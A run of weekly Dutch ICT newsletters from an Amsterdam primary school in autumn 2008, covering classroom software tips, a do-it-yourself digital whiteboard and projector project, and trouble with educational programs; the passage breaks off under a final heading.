- [Zwijsen Veilig Leren Lezen nieuwsbrief](#). Weer boordevol lestips. Bijvoorbeeld: poezie in de kinderboekenweek. En: hoe knutsel je 'NEUS'.
- [Proefabonnement](#) op het materiaal voor een digibord. Wij kozen voor groep 7 en 8 het materiaal van onze geschiedenismethoden. De leerkrachten van groep 7 en 8 kregen hun wachtwoord thuisgestuurd. We mogen er tot 22 november mee experimenteren. Het is een online programma. Als iemand het in wil zien op één van onze accounts, laat het ons dan weten.
- De laatste [INDRUK PO](#) (uitgave van kennisnet) (nummer 3 - 2008) staat weer boordevol leuke en nuttige ideeën: o.a. [Bereslim](#) - digitale prentenboeken. Bij Bereslim kun je doorklikken naar [Samenslim](#). Online spelletjes voor kleuters.
- [teleblik](#). Op deze site kun je allerlei filmpjes zoeken en bekijken. Het abonnement is gratis voor scholen. Maar je moet je wel elk jaar registreren. Er moet een nieuwe digicode aangevraagd worden. Dat aanvragen heeft de afgelopen week nogal wat tijd gekost. Het was eerst niet duidelijk, dat er verschil was tussen een bestaand abonnement verlengen en voor het eerst je aanmelden bij Teleblik. Uiteindelijk kregen we zelfs twee nieuwe digicodes, binnen één minuut.

#### GLAS IN DE KLAS

Karin en Dirk hebben zich opgegeven voor de [conferentie](#) op 5 november 'gas in de klas'. We moesten snel zijn, want anders dreigden de plaatsen vol te zijn.

#### TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK

##### WERKGROEP ICT VAN DE AWBR

De werkgroep ICT van AWBR ( 7 m/v) kwam bijeen op de Narcis Querido school. We probeerden te inventariseren wat er zoal geïnventariseerd moet worden. Dat is nogal wat. Er zijn grote ICT verschillen tussen de diverse scholen. In netwerken, in serversysteem en in werkstations. En dan hebben we 't nog niet eens over software gehad. Om e.e.a. inzichtelijk te krijgen zal nog veel werk gedaan moeten worden. Eén idee was om een bedrijf de inventarisatie te laten doen, zodat ze mogelijkerwijs daarna zouden kunnen leveren. Hm ... [Er bleek maar weer eens dat een school geen kantoor is.](#)  
De redactie ziet VEEL mogelijkheden tot GROTE kostenbesparingen. Dat is nodig vanwege het dure glasvezelnetwerk dat 20 a 25 % van het ICT budget opsleurpt.  
We spraken af ongeveer 1x per maand bijeen te komen.

##### ONDERZOEK BEAMERS

We zijn gestart met het onzerzoek naar DHZ beamers. Hier een overzichtje van de bedrijfskosten. We letten even niet op de aanschafprijs en stellen dat een DHZ beamer even duur is als een KEK (kant-en-klaar) beamer. De besparing zit pm in de levensduur van de lamp en de kosten per lamp.  
KEK lamp leeft ~ 2000-4000 uur = gemiddeld 3000. Kosten lamp: € 200  
DHZ lamp leeft ~ 10.000-20.000 uur = gemiddeld 15.000 uur. Kosten lamp € 50  
Dat wil zeggen dat een DHZ beamer 20 x goedkoper is in het gebruik dan een KEK beamer. Dat tikt aan! En wordt vervolgd. Hier vast een uitstekende site:  
<http://www.diyprojectorcompany.com> Wie doet mee?

Groet en een goed weekend,  
Karin  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
Baarsjes Informatie en Communicatie Jaargang 7 - week 40 - 2008 (3 oktober)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### LESSUGGESTIES

- [Huisje Boompje beestje Nieuwsbrief](#) Komende week in aansluiting op de kinderboekenweek.
- [www.youngtube.nl](http://www.youngtube.nl) Veilige filmpjes site speciaal voor kinderen.
- [DOCENTENPLEIN](#) Met o.a. informatie en links voor de kinderboekenweek, een site met allerlei gratis lespakketten en informatie over de week van de geschiedenis (11 oktober)
- [klokhuis nieuwsbrief](#). Vragen stellen in Nemo.
- [Pols](#) nieuwsbrief met een enorm aanbod aan onderwerpen: Kinderboekenweek, kerstmusical, nieuw lesmateriaal van technica 10, herfstmandala's om in te kleuren, digibord-tips, een forum voor Intern Begeleiders en..... vergrijzing van vrouwen in het basisonderwijs!
- [Kinderboekenweek](#) Kennisnet.

### DIGIBORD

Ons spotgoedkope (99 euro) bord bevat nog steeds prima. Eveline wil graag software ervoor en is nu het gratis 'VirtualBoard' van [LighTools](#) aan het uitproberen. 't Ziet er op 't eerste gezicht zeer interessant uit. We zijn nu nog op zoek naar software die volgens 'open standaarden' werkt. Zie daarvoor het boekje "[Open Standaarden Infopakket](#)" van Kennisnet. Klik op de titel voor de gratis PDF!

### MEDIAWIJSHEID

In Enschede is er een website: 'virtueel leven in Enschede'. Kinderen, ouders en professionals kunnen hier informatie halen over veiligheid op het internet. Wat rondneuzend kwamen we op de website van de [stichting KOEI](#).

*'Stichting Kinderen, Opvoeding, Educatie en Internet heeft ten doel het op onafhankelijke wijze behartigen van belangen van kinderen in de leeftijd van 0-18 jaar op gebied van internetvaardigheid en weerbaarheid.'*

Op hun website zijn [gratis lesbrieven](#) te downloaden.

Voorbeeld: een website om kinderen mee te laten werken: [www.pikipimp.com](http://www.pikipimp.com) Met een foto van jezelf kun je online gaan fotoshoppen.

### DRUK DRUK DRUK DRUK

Het was weer hartstikke druk met vraagbaak zijn voor iedereen. Foto's nemen van kinderboekenweek, advies over powerpoint, zowel technisch als inhoudelijk, oplossen van probleem met calc (Excel in OpenOffice), educat kreeg geen verbinding met netwerk (kast verplaatst, stekker niet teruggezet), standaardprinter wijzigen in configuratie, paar leerlingen bijwerken in de documenten, toesenbord verwisselen (spatiebalk stuk), uitleg word-art in openoffice, kinderen die OOO niet vonden, kinderen printten gedicht naar directieprinter en ze wisten niet waar die staat, de voorschool kon niet op het Intranet, en dat is maar een greep.

### OBIS

Volgende week moeten de kleuters worden getoetst, maar de nieuwe licentie is nog niet binnen. Daar hadden we in augustus al over gebeld en nu weer. Ook geeft het programma een foutmelding in XP. Dus nog maar even gebruiken met Windows98. Nee, laatste nieuws, heet van de naald: nog deze maand komt een nieuwe versie uit op cd-rom. Daar moeten we op wachten.

### FOTO'S

We zijn bezig om alle foto's die we maken netjes op te ruimen. Daarvoor is op de server een map 'fotoos' in de map team gemaakt. Collega's van de Rosa Boekdrukker: willen jullie je foto's daarin opslaan, als je ze voor de eeuwigheid wilt bewaren?

Onze server begint wel vol te lopen. We berichtten daar al eerder over en we hebben ook van de BIC-lezers oplossingen aangereikt gekregen. We zijn er nog niet uit.

### TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK

### DIGIBORD

We hebben waarschijnlijk een ideeël bedrijfje gevonden dat het digitale interactieve whiteboard kan- en wil

maken. De prijs is nog niet bekend, maar dat zal het probleem niet zijn. We zouden graag willen weten wie belangstelling heeft om voor zeer weinig geld (onder voorbehoud van kwaliteit en prijs) een digibord te hebben. Mail ook hoeveel stuks je denkt te willen. Zie mailadres hieronder. Wie wil komen kijken is nog steeds welkom.

Groet en een goed weekend,  
Karin  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
Baarsjes Informatie en Communicatie Jaargang 7 - week 41 - 2008 (10 oktober)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### LESSUGGESTIES

Een **site vol** digitale prentenboeken. En nòg een site, **daar** noemen ze de boeken 'hoorleesboeken'. Wij kunnen die digitale boeken ook gebruiken in de hogere groepen voor kinderen met leesproblemen. Voor een rugzakjes-leerling hebben we een aantal cd-roms met ingesproken boeken. De rugzakjesleerling is verhuisd en nu kunnen we die cd-roms gebruiken voor andere leerlingen. Op de XP machines stopt de leerkracht de cd-rom in het laatje. Iedereen blij.

### HANDLEIDINGEN

Omdat er steeds wordt gevraagd hoe word-art in OpenOffice gaat, is er nu een handleiding on-line. Kijk op **onze site**. Die pagina met 'hulpkaarten' is gemaakt met de up- en download module. Je kunt het document downloaden en zelf nog bewerken. Suggesties en aanbevelingen natuurlijk welkom.

Ook voor het gebruik van de site '**mijn album**' is een handleiding gemaakt. Die is alleen voor intern gebruik en staat op ons intranet. Mochten mensen van buiten de school die handleiding ook graag willen gebruiken: we kunnen een versie sturen zonder onze wachtwoorden.

### MEDIAWIJSHEID

Er wordt hard gewerkt aan het voorbereiden van bijeenkomsten in de ouderkamer. Na het 'chatten' is een voorlichting over mobiele telefoons aan de beurt. Aan de orde komt dan: welke regels zouden moeten gelden thuis en op school; zijn die regels voor kinderen anders dan voor volwassenen? Wat moet je weten, als je een mobiele telefoon hebt? En ook: op wat manier kan een mobiele telefoon bijdragen aan het onderwijs?

### TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK

#### GRATIS INTERNET

We bieden gratis internet aan voor ouders in de ouderkamer. Daar zal niet al teveel toezicht op kunnen zijn. Om rare dingen te voorkomen denken we erover om iedere nacht een schoon image op dat werkstation te zetten. Dit is een automatisch fluitje van een eurocent met ons serversysteem **ServerAtSchool**.

#### VORDERINGEN DIGITAAL INTERACTIEF WHITEBOARD

We hadden een ideëel bedrijfje gevonden, maar helaas, ze haakten af. Wie weet een bedrijfje, ROC of MBO opleiding waar ze startende proefbedrijfjes oprichten? Wie helpt ons verder met namen of suggesties?

#### ECHT INTERACTIEVE WHITEBOARD SOFTWARE

We kwamen een juweel tegen: 'Jarnal'. Het programma gebruikt open standaarden, is open source, is platform onafhankelijk (Linux, Mac, Windows), heeft een goede licentie en je kunt er open lesmateriaal mee maken.

En, om het nog spannender te maken, je kunt er mee samenwerken over netwerken. Binnen een kwartiertje konden we in de ene klas tekenen en in de andere klas zien wat er getekend werd \_en\_ daarna zelf doortekenen etcetera. Fascinerend!! Zie: <http://www.dklevine.com/general/software/tc1000/jarnal.htm>  
Ook de website van de maker, David K. Levine, is zeker een omweg waard.

#### DOE-HET-ZELF BEAMER PROJECT

We zitten in de zeer experimentele fase van dit project en moeten nog veel uitzoeken voordat we echt spullen gaan kopen. Vandaar deze oproep:

- Heeft iemand een kapot 15 inch LCD scherm? Graag doneren voor eerste experimenten met DHZ beamer. Werkend mag natuurlijk ook!
- En heeft iemand nog een oude overhead projector?

Groet en een goed weekend,  
Karin  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
Baarsjes Informatie en Communicatie Jaargang 8 - week 42 - 2008 (17 oktober)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd  
++++



Hiep hiep HOERA! De 8ste jaargang van de BIC is vandaag begonnen.

#### DIGITAAL INTERACTIEF WHITEBOARD

Groep 3 leert schrijven met het **DIW**. We gebruiken het programma Jarnal (zie techniek hieronder). We hebben twee achtergronden gemaakt om cijfers en letters te leren schrijven in de methode 'zwart op wit'. Eveline: "Het werkt supersnel voor mij omdat ik alleen maar Jarnal hoeft te starten en niet eerst op het bord hoeft te tekenen. En de kinderen vinden het leuk om op deze manier te oefenen".

#### LESSUGGESTIES

**Herfstspel**. Hoort bij Nieuw uit de Natuur.

Week van de Geschiedenis. Tegen de tijd dat deze nieuwsbrief verschijnt is die alweer afgelopen. Maar geschiedenis is geschiedenis, dus het **verzamelde materiaal** blijft bruikbaar. Elke school heeft een dvd box ontvangen, daarin zitten filmpjes die de Canon ondersteunen. De clipjes zijn ook **via het internet** te bekijken. Huisje Boompje Beestje: **extra nieuwsbrief**. Ze gaan de opzet van de uitzendingen helemaal veranderen en hebben een proefsite opgezet waar ze **een vragenlijst** over hebben. (groep 3 en 4)

#### TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK

#### DIGITAL INTERACTIVE WHITEBOARD SOFTWARE

Vorige week schreven we al over. Zie: <http://www.dklevine.com/general/software/tc1000/jarnal.htm>  
Hoe meer we ermee werken, hoe meer fascinerende mogelijkheden we ontdekken. Het programma doet aan handschriftherkenning. Je schrijft op je whiteboare en 't wordt meteen exporteerbare tekst. Wie heeft zin om mee te werken en mogelijkheden uit te zoeken?

#### DOE-HET-ZELF BEAMER PROJECT

Stichting Katholiek Basisonderwijs Amsterdam Nieuw-West is een fan van onze projecten. Boudewijn van de Barbaraschool stelde een niet meer in gebruik zijnde overheadprojector beschikbaar voor experimenten. Hartelijk dank! Ook George voor de bemiddeling en het brengen.

Een oud en/of eventueel kapot TFT scherm hebben we nog niet.

Groet, een goed weekend en een goede vakantie.

Karin

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.



++++  
Baarsjes Informatie en Communicatie Jaargang 8 - week 44 - 2008 (31 oktober)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd  
++++

### LESSUGGESTIES

[www.schoolbieb.nl](http://www.schoolbieb.nl)

Zoek je informatie over een onderwerp voor je spreekbeurt of werkstuk? Kies eerst in welke groep je zit: groep 5-6 of groep 7-8. Je kunt dan een vak kiezen om een leuk onderwerp te vinden. Wil je weten wat Schoolbieb is? Of hoe Schoolbieb werkt? Lees dan [hier](#) verder.

Er is nu ook een Quiz op schoolbieb: kinderen kunnen een schoolreis met hun klas naar de Efteling winnen. Ze moeten wel al hun gegevens invullen.

[Nieuwsbrief Huisje Boompje Beestje](#) over volgende week. Uitzendingen over paddenstoelen en schimmels. Volgende week 'schimmels op je brood'. Kijken, ook groep 5!!! Er zijn ook filmpjes op het internet: Hoe groeien [champignons](#) (inloggen bij teleblik) en hoe groeit de [vliegenzwam](#) (filmpje bij schoolbieb)?

Het ANMEC (Amsterdams Natuur en Milieu Educatie Centrum) heeft een [website](#):

- maakt natuur, milieu en een leefbare stad concreet voor Amsterdammers zodat zij daar, bij de keuzes die ze maken, ook iets mee doen.
- zorgt voor goede, educatieve producten voor scholen en andere maatschappelijke organisaties.
- werkt met een betrokken, professioneel en enthousiast team met zowel praktische als theoretische kennis over NME.

### POLS NIEUWSBRIEF

Weer boordevol lessuggesties, o.a. over Sint Maarten en Sinterklaas.

### KLOKHUISAGENDA

Er is weer een nieuw [overzicht](#) van de Klokhuis uitzendingen. Van 3 november 'schone stad' tot en met 28 november 'vragen over frisdrank en kleuren kopiëren'.

Klokhuis: altijd weer leuk en lachen en leerzaam. 3x L!

### DIGITAAL INTERACTIEF WHITEBOARD

In de vakantie hebben we het whiteboard programma [Jarnal](#) eens goed bekeken. We ontdekken steeds meer mogelijkheden. Waaronder deze: de menubalken die bij ieder computerprogramma bovenin zitten, zijn voor leerlingen die op het bord werken te hoog. Ze kunnen er niet bij, tenzij met een trapje. In Jarnal kun je de menubalken naar de onderkant verplaatsen. Zo kunnen kinderen nu ook met alle mogelijkheden van het bord werken.

Oh ja, DAMES, lees ook onder TECHNIEK over jullie collega Gera.

### WIS EN REKEN

Er kwam een vraag of je in het software programma van Wis en Reken ook specifieke onderdelen voor kinderen kunt instellen. Bijvoorbeeld in groep 6 is een onderdeel 'kolomsgewijs optellen en aftrekken'. Stel: een leerling moet extra oefenen met kolomsgewijs aftrekken en kan dat nu alleen door eerst alle optel onderdelen te doen. Dat is niet gewenst. Is er een manier om dat te omzeilen?

### AMBRASOFT TAFELS

Het printen van een tafeldiploma had nogal wat voeten in aarde in de nieuwe versie van het ambrasoft pakket. Extra instructie voor de leerkrachten is noodzakelijk.

### TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK

### OBIS

Het is niet verstandig om buiten de netwerkbeheerder om de nieuwe versie van OBIS te installeren. Het vergt kennis van 'rechten' op het netwerk. Als je denkt: dat doe ik wel even, kom je, na een ochtend ploeteren, van een kouwe kermis thuis. Bah. Uiteindelijk moet de netwerkbeheerder het toch doen.

#### **DIGITAAL INTERACTIEF WHITEBOARD**

We kregen een enthousiaste bericht van Gera : "Het is me gelukt om een IR-pen te knutselen en deze op mijn laptop te calibreren. De **handleiding** is heel goed. Aanvullingen heb ik (nog) niet. Ik heb er een nieuwe soldeerbout voor aangeschaft en vond het solderen geweldig. De software kreeg ik ook snel aan de praat. Binnenkort geef ik demonstraties bij een paar grote organisaties".  
Bedankt voor 't compliment Gera!

#### **SERVER IN DE AANBIEDING**

De Don Sarto school biedt een Dell Poweredge SC 600, P4 2.4Ghz aan met 512MB DDR geheugen, 80 Gig ATA HD, 2 netwerkkaarten, 4 x USB. Gratis af te halen. Bedankt Frank, voor de tip. Bij deze doorgegeven. Reacties naar onze school.

#### **DOE HET ZELF BEAMER PROJECT**

We kregen van de Barbaraschool (dank Boudewijn!) een overheadprojector en in de herfstvakantie kregen we een oud, nog werkend LCD scherm. Dank Martin! Daarom konden we volop experimenteren in de vakantie. Dankzij meneer **Scheimpflug** konden we één probleem oplossen: het **keystone** effect is simpel te verhelpen. Het tweede is ingewikkelder: het losmaken van de anti-reflectielaag van het LCD scherm. Tips welkom. We hebben het LCD scherm uit elkaar gehaald. Veel fouten gemaakt en nog veel meer geleerd. Het scherm is beschadigd maar nog prima bruikbaar voor experimenten. We houden je op de hoogte.

Groet, een goed weekend,  
Karin  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
Baarsjes Informatie en Communicatie Jaargang 8 - week 45 - 2008 (6 november)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd  
++++

### DUBBEL VOOR DE GEK GEHOUDEN

We bezochten BOA's 'Glas in de klas' **conferentie**. De 'keynote speaker' zou Prof. Dr. L.H. Wittenveen zijn. Hij was verhinderd, en werd vervangen door professor J.F. Potter. Die hield een causerie met powerpoint en wist de zaal aan armzwaaien en zingen te krijgen. Achteraf bleek dat de professor geen professor was, zijn onderzoeksgegevens verzonnen en dat het ene Jan de Rijke was, die het kunstje ook al eens vertoonde met hetzelfde liedje en dezelfde **presentatie**, maar dan voor de Nederlandse vereniging Voor Arbeidshygiëne met een lofzang op de Arboret. We zijn in de maling genomen door een met ons duur geld betaalde zanger.

Volgende vraag: "Wie is Prof. Dr. L.H. Wittenveen?" Er zijn maar 2 vermeldingen bij Google van de prof. Ze zijn van BOA. Ach, hadden we het programma maar beter gelezen. De prof staat aangekondigd als lector. Lectoren zijn midden jaren zeventig afgeschaft. De les die wij trekken: bij BOA moet je goed opletten en goed lezen wat er staat.

### VIVES

We stonden met onze projecten in het novembernummer van **Vives** (bladzij 5). Goede publiciteit voor **Site@School**, **ServerOpSchool** en het **digitaal interactief whiteboard**.

### GLAS IN DE KLAS - CONFERENTIE

Ondanks de act van de nep-professor, was het een geslaagde dag. Prachtig in het **nieuwe gebouw van de bibliotheek in Amsterdam**. We woonden een paar workshops bij. De workshop over het digibord liet jammer genoeg weinig zien wat de kinderen ermee kunnen doen. Wel werd heel leuk getoond, wat de kinderen kunnen met een camera. Wij, leerkrachten, moesten zelf ook de opdrachten van de leerlingen uitvoeren. De workshop over 'podcasts' (dat zijn uitzendingen die je met een voicerecorder maakt en op het internet laat horen) was bijzonder. Harry had zes 6 leerlingen meegenomen, die tussen de conferentiegangers doorliepen en met hun mp3-speler en video-camera interviews afnamen. En daar gaat het om: wat kunnen en doen ze zelf met media. Niks kunstjes van volwassenen, kinderen kunnen het zelf doen en presenteren. Bedankt kinderen!! Om jullie gaat het. Jullie waren de enigen van de doelgroep op de conferentie.  
([www.dubbelburg.nl](http://www.dubbelburg.nl))

### LEESLADDER

De gegevens van een groep zijn opeens weer verdwenen. Dat kan worden rechtgezet met een back-up van onze systeembeheerder, maar waardoor komt het? Vorig jaar is er weinig met de leesladder gewerkt, toen is dit niet gebeurd. Het jaar daarvoor wel. Heeft iemand een idee?

### VOORZICHTIGHEID GEBODEN OM GEGEVENS CENTRAAL OP TE SLAAN

Er leven ideeën om leerlinggegevens centraal bij besturen neer te leggen. Da's niet zo'n goed idee. Bij de commotie rond het onveilige Elektronisch Patiënten Dossier, falende beveiliging van de OV-Chipkaart en nog wat andere overheidsictblunders kan **deze link**.  
Lagguh!

### TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK

### WERKGROEP AWBR-ICT

WE besloten de inventarisatie van wat op de scholen op ICT gebied aanwezig is zelf ter hand te nemen en we gaan met elkaar communiceren via een email lijst.

### OBIS

We hebben een nieuwe versie van deze kleuter-toets.  
We hebben regelmatig problemen met het programma. De toets is prima, volgens de leerkrachten in de onderbouw. Maar de gebruikersvriendelijkheid laat erg te wensen over.  
Want nu blijkt ook weer, dat de gegevens van de oude versie niet kunnen worden geïmporteerd in de nieuwe versie. Hoe kun je dan de vorderingen van de kinderen naast elkaar zien? Ja, op papier, maar je hebt nu tegenwoordig COMPUTERS om gegevens zichtbaar te maken! Plan: kinderen die al met de oude versie

hebben gewerkt in de oude versie doortoetsen. En nieuwe leerlingen in de nieuwe versie. Wie heeft hier een idee over?

#### **OVERLEG OVER XP**

Met George van de stichting KBA over de instellingen van XP overlegd. De programma's o.a. Veilig Leren Lezen en Ambrasoft moeten in XP ook op resolutie 600x800 om beeldvullend te zijn. En de webbrowsers moeten juist op 1024x768, omdat je anders van die schuifbalken krijgt. Het programma Qres bood bij windows 98 een oplossing. De oplossing van XP levert nog problemen op. Er wordt aan gewerkt. Trouwens: het was heel nuttig om allerlei ICT ideeën uit te wisselen in levende lijve. Dat gaan we vaker doen.

#### **DHZ BEAMER**

Het project vordert. Wie heeft belangstelling voor deelname? Heeft iemand nog een projectielens van een episcoop liggen? Nodig t.b.v. het prototype. Anders moeten we er een kopen.

We kregen deze week gelukkig van Peter van een gemeentelijke dienst weer een kapot beeldscherm om mee te experimenteren. Er zat nog wat 'leven' in. Bedankt Peter!

#### **WERKSTATION**

Eentje gevonden met te kleine HD. Frans van de Joop W. had nog een paar grote HD's liggen. Ff langs, bedankt Frans, leve STRICT!

Groet, een goed weekend,

Karin

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
Baarsjes Informatie en Communicatie Jaargang 8 - week 46 - 2008 (14 november)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd  
++++

### **MERKWAARDIG...**

Al twee collega's kwamen ons vragen welke Internet Provider we precies hebben. Merkwaardig, anders zijn ze nooit zo technisch georiënteerd. Doen ze soms mee aan de enquête waarmee geld te verdienen valt?

### **LESSUGGESTIES**

In de [nieuwsbrief van Huisje Boompje Beestje](#) wordt de uitzending van volgende week aangekondigd. Het gaat over FAMILIE. Dus als je toevallig met dat thema bezig bent: kijk!

[Klokhuisniewsbrief](#). o.a. hoogbegaafdheid en een link naar de Gamestudio, waar kinderen een eigen Sint Spel kunnen bouwen.

[Sinterklaasjournaal](#). Op de Rosa Boekdrukker wordt er weer enthousiast over gepraat door de kinderen. In groep 3a kijken ze via 'uitzending gemist' ernaar via het digibord! [KIJK](#), zo groot!

### **SPELSPOOR groep 5**

Het loopt steeds na 10 minuten vast. Wat zegt de helpdesk? Dat er een [update](#) is voor spelspoor. Het staat op de site. En ja, daar staat: update voor spelspoor groep 6. Ja maar het probleem is in groep 5! Vervolgens heeft een leerling van groep 6 in spelspoor gewerkt en bij het bekijken van het leerkrachten deel bleek: groep 6 mag onbeperkt werken in spelspoor en groep 5 maar 10 minuten! De update moet er voor zorgen, dat na afloop van de 10 minuten het programma weer teruggaat naar het beginscherm. Gelukkig niets ernstigs aan de hand. Groep 5 kan weer aan het werk: onbeperkt.

### **LEESLADDER**

Af en toe is in dit programma opeens de database van een groep verdwenen. Je ziet dan de leerlingen niet meer. Dat gebeurde vorige week in groep 4. Gelukkig kan onze systeembeheerder uit de backup de gegevens weer terugzetten. Maar raar is het wel.

### **WERKSTATION**

Abby en Karin hebben weer een werkstation in de klas. Alleen op de gang vlakbij de deur, leek wel ruimtebesparend in het lokaal. Maar het is toch handig om ook een kind wat meer in de buurt te kunnen begeleiden.

### **OVERLEG ICT-AWBR**

Ons schoolbestuur heeft een werkgroep ICT opgericht om te komen tot samenwerking tussen de 17 scholen, gericht op delen van kennis en kostenbesparing. <knip>

### **LEKKAGE**

Er moesten twee computers worden gered. Er lekte water door het dak op een computertafel. Vuilniszakken moesten tijdelijk oplossing bieden. En het dak is gerepareerd.

### **KLANKIE**

Voor groep 3a en 3b hebben we Klankie weer geïnstalleerd op het meest linkse werkstation op het rijtje van de 1e verdieping. K. is een treurigmakend programma (voor systeembeheerders en gebruikers die ook maar iets meer willen dan de woorden die het programma kent). Voor we verder gaan met de overige twee KLANKIE-toetsenborden, kijken we of het gebruik 'aanslaat'. In voorgaande jaren bleek er veel nodig te zijn om leerkrachten enthousiast te krijgen.

### **TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

### **DIGITAAL INTERACTIEF WHITEBOARD**

We kregen mail van de Kinkerbuurtschool (ook een [AWBR](#) school). Ze zijn ook bezig met het digitale bord. Zie [korte beschrijving en manual hier](#). Daarin ook een vergelijking tussen ons bord en commerciële borden.

### **DOE HET ZELF BEAMER**

De [ENOT \(Eerte Nederlandse Optische en Technische Industrie\)](#) deed ons twee lenzen cadeau waarmee

we verder kunnen experimenteren met de DHZ beamer alvorens over te gaan tot de aankoop van een dure triplet projectielens van \$ 155. Nu alleen de lamp nog. Er wordt aan gewerkt. Wordt vervolgd.

#### **WERKSTATIONS NIEUW IMAGE**

We kunnen nu 's avonds of in het weekend werkstations automatisch nieuwe images geven. Gisteren de tweede verdieping gedaan. Een fascinerend gezicht om, zonder dat er iemand aan zit, opeens een werkstation automatisch aan te zien gaan en na een tijdje weer uit. Maar, het is vooral tijd- en verving spendend. Werkstations van nieuwe images voorzien is dom werk. Dat doe je met computers.

#### **WINDOWS XP SP3**

We hebben bij **Sumika**, onze Belgische Windows licenties leverancier, **die ons zoveel geld uitspaart**, de Windows XP SP3 VLK CD besteld. Als nu de een of andere geldwolf uit Redmond besluit om de stekker uit XP te trekken, zijn we nog een tijdlang 'bij'.

#### **ONDERWIJS SERVICE GROEP**

We moesten software installeren omdat de OSG wat nieuws wil. En passent zeiden ze dat ze Windows 98 nog wel doen, maar mogelijk met fouten. Moet je maar upgraden naar XP, zeiden ze.. Wij lieten de OSG upgrade in **STRICT (Scholen Tezamen Rijk met ICT)** verband doen waardoor we kosten sparen. Volgens Peter (systeembeheer) zou het wel eens zo kunnen zijn dat je met Linux (Ubuntu, voor Carol!) de OSG kan benaderen. Dat zou enorme besparingen opleveren!

Groet, een goed weekend,  
Karin  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
Baarsjes Informatie en Communicatie Jaargang 8 - week 47 - 2008 (21 november )  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

**VEEL!!!**

**OPENOFFICE.ORG**

De [nieuwe versie 3.0](#) is in een maand 10.000.000 x gedownload! (lees meer bij ['breekpunt'](#)) Nou zegt dat niet alles, maar toch wel wat. Zie verder onder techniek. OOo werkt ook samen met Word 2007 ontdekten we. Je moet gewoon in W2007 je bestand opslaan als W2003. Dan kun je 't gewoon in OOo gebruiken. Overigens raden we W2007 zeer af voor scholen. Want het is overladen met zinloze features.

**LESSUGGESTIES**

- De proefperiode voor software op het digitale schoolbord via Malmberg is nu afgelopen. Wij hadden die alleen voor onze geschiedenis methode "Bij de tijd"  
We hebben natuurlijk nog geen digiborden overal, dus het kon ook niet uitprobeerd worden, alleen bekeken. Wat bij dat bekijken opviel was, dat de uitgever zowel de bladzijden uit het boek, als uit het werkschrift gescand heeft, dus digitaal gemaakt heeft. Maar je kon er niks anders mee, dan die bladzijden "GROOT" vertonen. Geen doorlinks naar filmpjes op sites. Jammer, gemiste kans.
- [Huisje Boompje Beestje](#), met project voor Sint en kerst.
- [Nieuwsbrief bij 'Nieuws uit de natuur'](#). Drie afleveringen over weer en klimaat. Handig die nieuwsbrief, want de prijsvraag ging wel erg snel en in de brief kunnen we zien welke plek op de aarde werd aan gewezen. Eén leerling had goed opgelet, hij zei, dat hij Kazachstan had zien staan en dat klopt! Goed zo Murat!

**MOHAMMED HOUDT PRESENTATIE**

Leerling uit groep 3 hield een presentatie met Impress (PowerPoint) over judo met behulp van het digibord. Het ging vlekkeloos, inclusief het afspelen van een video (YouTube). Goed gedaan Mohammed in je judopak!  
[Bekijk de foto.](#)  
Hij heeft natuurlijk wel een beetje hulp gehad, maar de bediening van Impress en YouTube tijdens de presentatie deed hij helemaal alleen met de lange led-stok.

**SPELSPOOR groep 8**

Het spelling programma van groep 8 liet op zich wachten, maar doet het nu. De problemen in groep 5 zijn opgelost. Bekadidact had het over een 'patch' die het probleem na afloop van een sessie (vooraf ingestelde tijdslimiet) moest oplossen. Die patch was bij ons al in december 2007 geïnstalleerd en heeft het euvel niet opgelost. Dus: geen tijdslimiet instellen!

**OPEN LEERMIDDELEN**

Ook op de Kennisnet - site [wordt verwezen](#) naar het rapport van de Onderwijsraad, waar wij aan mee hebben gewerkt. En daar wordt weer doorverwezen naar 4inBalans.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**OPENOFFICE.ORG**

